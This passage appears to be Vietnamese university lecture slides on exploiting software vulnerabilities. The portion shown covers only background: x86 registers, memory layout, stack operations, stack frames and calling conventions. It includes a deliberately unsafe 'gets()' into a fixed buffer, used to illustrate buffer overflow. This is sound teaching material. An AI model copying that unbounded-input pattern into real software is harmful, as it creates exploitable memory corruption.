

AN TOÀN PHẦN MỀM

Bài 3. Khai thác lỗ hổng phần mềm

1

Kiến thức liên quan

2

Khai thác lỗ hổng buffer overflow

3

Shellcode

4

Khai thác lỗ hổng format string

1

Kiến thức liên quan

2

Khai thác lỗ hổng buffer overflow

3

Shellcode

4

Khai thác lỗ hổng format string

Các thanh ghi 80x86 (32 bít)

- Thanh ghi đa dụng: EAX, EBX, ECX, EDX
- Thanh ghi xử lý chuỗi: EDI, ESI
- Thanh ghi ngăn xếp: EBP, ESP
- Thanh ghi con trỏ lệnh: EIP
- Thanh ghi cờ: EFLAGS
- Thanh ghi phân vùng: không còn được sử dụng ở kiến trúc 32 bít


Mô hình bộ nhớ tuyến tính

- Các chương trình 32 bit ở Protected Mode luôn sử dụng mô hình Flat.
- Mỗi chương trình có thể coi là nó có riêng 4 GB RAM.
- Mã lệnh và dữ liệu cùng nằm trong một không gian địa chỉ.

Hướng ghi dữ liệu

- Các hàm nhập dữ liệu trong các ngôn ngữ lập trình luôn ghi dữ liệu vào RAM theo chiều tăng dần của địa chỉ


```
char st[100];  
gets(st);
```




Trật tự byte: little-endian

- Các máy tính hiện đại sử dụng little-endian trong biểu diễn số

`unsigned int a = 123456789; //0x075BCD15`




Process's memory layout



Thao tác trên ngăn xếp

- Trong x86 mỗi phần tử stack là 4 byte
- Stack được quản lý qua ESP
- Hai thao tác cơ bản: PUSH và POP
- PUSH
 - Giảm giá trị của ESP: $ESP = ESP - 4$
 - Ghi dữ liệu (4 byte) vào [ESP]
- POP
 - Đọc 4 byte tại [ESP] vào dữ liệu
 - Tăng giá trị của ESP: $ESP = ESP + 4$

Stack Frame




```
void main()  
{  
    b();  
}
```

```
void b()  
{  
    a();  
}
```

```
void a()  
{  
}
```

Stack Frame




```
void main()  
{  
    b();  
}
```

```
void b()  
{  
    a();  
}
```

```
void a()  
{  
}
```

Stack Frame




```
void main ()  
{  
    b ();  
}
```

```
void b ()  
{  
    a ();  
}
```

```
void a ()  
{  
}
```

Stack Frame




```
void main ()  
{  
    b ();  
}
```

```
void b ()  
{  
    a ();  
}
```

```
void a ()  
{  
}
```

Stack Frame




```
void main ()  
{  
    b ();  
}
```

```
void b ()  
{  
    a ();  
}
```

```
void a ()  
{  
}
```

Stack Frame



```
void main ()  
{  
    b ();  
}
```

```
void b ()  
{  
    a ();  
}
```

```
void a ()  
{  
}
```

Stack Frame



```
void main ()  
{  
    b ();  
}
```

```
void b ()  
{  
    a ();  
}
```

```
void a ()  
{  
}
```


Hàm

□ **Hàm (Procedure)** là một đoạn chương trình con mà có thể được gọi bởi một chương trình khác để thực thi một nhiệm vụ nhất định

```
procedure_name:
```

```
    ;some instructions
```

```
RET
```

Calling Convention

❖ Phổ biến: **stdcall** (Windows API) và **cdecl** (standard C library)

- Giống

- Truyền tham số qua stack; tham số được truyền từ phải sang trái
- caller phải bảo quản EAX, ECX và EDX nếu cần (callee phải bảo quản các thanh ghi khác)

- Khác

- cdecl: caller phải cân bằng stack
- stdcall: callee phải cân bằng stack

❖ Có thể gặp: **fastcall**

cdecl

; int SubSquare(int x, int y)

; Return: $x^2 - y^2$

SubSquare:

push	ebp	; Bảo quản giá trị của EBP
